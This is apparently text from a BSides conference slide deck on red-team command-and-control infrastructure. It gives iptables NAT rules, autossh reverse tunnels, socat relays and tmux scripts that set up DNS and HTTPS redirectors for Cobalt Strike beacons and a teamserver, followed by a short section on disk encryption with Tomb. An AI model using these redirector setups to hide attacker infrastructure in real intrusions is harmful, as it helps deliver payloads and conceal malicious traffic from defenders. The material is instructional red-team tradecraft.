

# Set the default policy to accept to forward packets
iptables -P FORWARD ACCEPT

* Assuming the C2 is directly accessible from the redirector
** Assuming the default INPUT policy is set to DROP
```



Examples and ideas for the rules:

<https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/>



Communications Breakdown

HTTP/S Redirectors – VPN

DNS Redirectors – socat

- 1) `autossh -M 0 root@<DNS REDIRECTOR IP> -p 22 -N -R 2222:127.0.0.1:53`
- 2) `socat udp4-LISTEN:53,fork tcp4:localhost:2222`
- 3) `socat tcp4-LISTEN:53,fork udp:localhost:53`
- 4) `Client makes request for malware.bsidescy.com`

Reverse SSH on port 2222 forward to port TCP 53
Send incoming traffic on port UDP 53 to localhost port 2222
Forward incoming traffic on port TCP 53 to port UDP 53 on localhost
Payload is served from the C2

Examples and ideas:

<https://medium.com/rvrsh3ll/redirecting-cobalt-strike-dns-beacons-e3dcdb5a8b9b>

DNS Redirectors – iptables

Rule – iptables NAT

```
#Accept UDP traffic to port 53 for DNS payload
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT

# Use the PREROUTING chain to NAT incoming packets to the C2 IP address
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination <C2 IP ADDRESS>:53

# Mangle the packet as it leaves the interface to include the router's IP address - NAT
iptables -t nat -A POSTROUTING -j MASQUERADE

# Authorize forwarding from LAN
iptables -I FORWARD -j ACCEPT

# Set the default policy to accept to forward packets
iptables -P FORWARD ACCEPT

* Assuming the C2 is directly accessible from the redirector
** Assuming the default INPUT policy is set to DROP
```

Examples and ideas for the rules:

<https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/>

DNS Redirectors – socat – Cobalt Strike DNS/Reverse HTTP

DNS Redirectors – socat – Cobalt Strike DNS/Reverse HTTP

- 1) `autossh -M 0 root@<DNS REDIRECTOR IP> -p 22 -N -R 2222:127.0.0.1:53`
- 2) `autossh -M 0 root@<DNS REDIRECTOR IP> -p 22 -N -R 2223:127.0.0.1:443`
- 3) `socat udp4-LISTEN:53,fork tcp4:localhost:2222`
- 4) `socat tcp4-LISTEN:443,fork tcp4:localhost:2223`
- 5) `socat tcp4-LISTEN:53,fork udp:localhost:53`
- 6) `Client makes request for malware.bsidescy.com`

Reverse SSH on port 2222 forward to port TCP 53 – DNS Payload
Reverse SSH on port 2223 forward to port TCP 443 – HTTP Stager
Send incoming traffic on port UDP 53 to localhost port 2222
Send incoming traffic on port TCP 443 to localhost port 2223
Forward incoming traffic on port TCP 53 to port UDP 53 on localhost
Payload is served from the C2

DNS Redirectors – iptables - Cobalt Strike DNS/Reverse HTTP

Rule – iptables NAT

```
#Accept TCP traffic to port 443 for DNS payload staging over HTTP  
iptables -I INPUT -p tcp -m tcp --dport 443 -j ACCEPT
```

```
#Accept UDP traffic to port 53 for DNS payload  
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
```

```
# Use the PREROUTING chain to NAT incoming packets to the C2 IP address - NAT  
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination <C2 IP ADDRESS>:53  
iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT --to-destination <C2 IP ADDRESS>:443
```

```
# Mangle the packet as it leaves the interface to include the router's IP address  
iptables -t nat -A POSTROUTING -j MASQUERADE
```

```
# Authorize forwarding from LAN  
iptables -I FORWARD -j ACCEPT
```

```
# Set the default policy to accept to forward packets  
iptables -P FORWARD ACCEPT
```

* Assuming the C2 is directly accessible from the redirector
** Assuming the default INPUT policy is set to DROP

Examples and ideas for the rules:

DNS tasks –
Redirector IP
and domain

Redirectors setup - tmux automation

C2 server tmux config file

```
#!/bin/sh

tmux new-session -d -s c2 ;
tmux split-window -v ;
tmux select-pane -U
tmux send-keys -t c2 'autossh -M 0 root@[REDIRECTOR IP] -p 22 -N -R 2222:127.0.0.1:53 -vvv' C-m
tmux select-pane -D
tmux split-window -v ;
tmux select-pane -U
tmux send-keys -t c2 'autossh -M 0 root@[REDIRECTOR IP] -p 22 -N -R 2223:127.0.0.1:443 -vvv' C-m
tmux select-pane -D
tmux split-window -v ;
tmux select-pane -U
tmux send-keys -t c2 'sudo socat tcp4-LISTEN:53,fork udp:localhost:53' C-m
tmux select-pane -D
tmux send-keys -t c2 'cd /opt/cobaltstrike; sudo ./teamserver [C2 IP] [PASSWORD]' C-m
tmux attach-session -d -t c2
```

Cloud Redirector tmux config file

```
#!/bin/sh

tmux new-session -d -s redirect ;
tmux split-window -v ;
tmux select-pane -U
tmux send-keys -t redirect 'socat udp4-LISTEN:53,fork tcp4:localhost:2222' C-m
tmux select-pane -D
tmux send-keys -t main 'socat tcp4-LISTEN:443,fork tcp4:localhost:2223' C-m
tmux attach-session -d -t redirect
```

Data at rest

- Even though the C2 is locked down, data at rest should still be protected
- Linux offers different options depending if you want to do full disk encryption or file encryption:
 - Veracrypt
 - eCryptfs
 - GPG
 - Tomb
 - standard filesystem tools (GNU)
 - cryptographic API of the Linux kernel (cryptsetup and LUKS).
 - AES256

```
tomb . Commanded to dig tomb bsides.tomb
tomb (*) Creating a new tomb in bsides.tomb
tomb . Generating bsides.tomb of 30MiB
30+0 records in
30+0 records out
31457280 bytes (31 MB, 30 MiB) copied, 0.20581 s, 153 MB/s
-rw----- 1 root root 30M Sep  3 07:43 bsides.tomb
tomb (*) Done digging bsides
tomb . Your tomb is not yet ready, you need to forge a key and lock it:
tomb . tomb forge bsides.tomb.key
tomb . tomb lock bsides.tomb -k bsides.tomb.key
```

```
tomb . Commanded to forge key bsides.tomb.key with cipher algorithm AES256
tomb [W] This operation takes time. Keep using this computer on other tasks.
tomb [W] Once done you will be asked to choose a password for your tomb.
tomb [W] To make it faster you can move the mouse around.
tomb [W] If you are on a server, you can use an Entropy Generation Daemon.
512+0 records in
512+0 records out
512 bytes copied, 222.536 s, 0.0 kB/s
tomb (*) Choose the password of your key: bsides.tomb.key
```
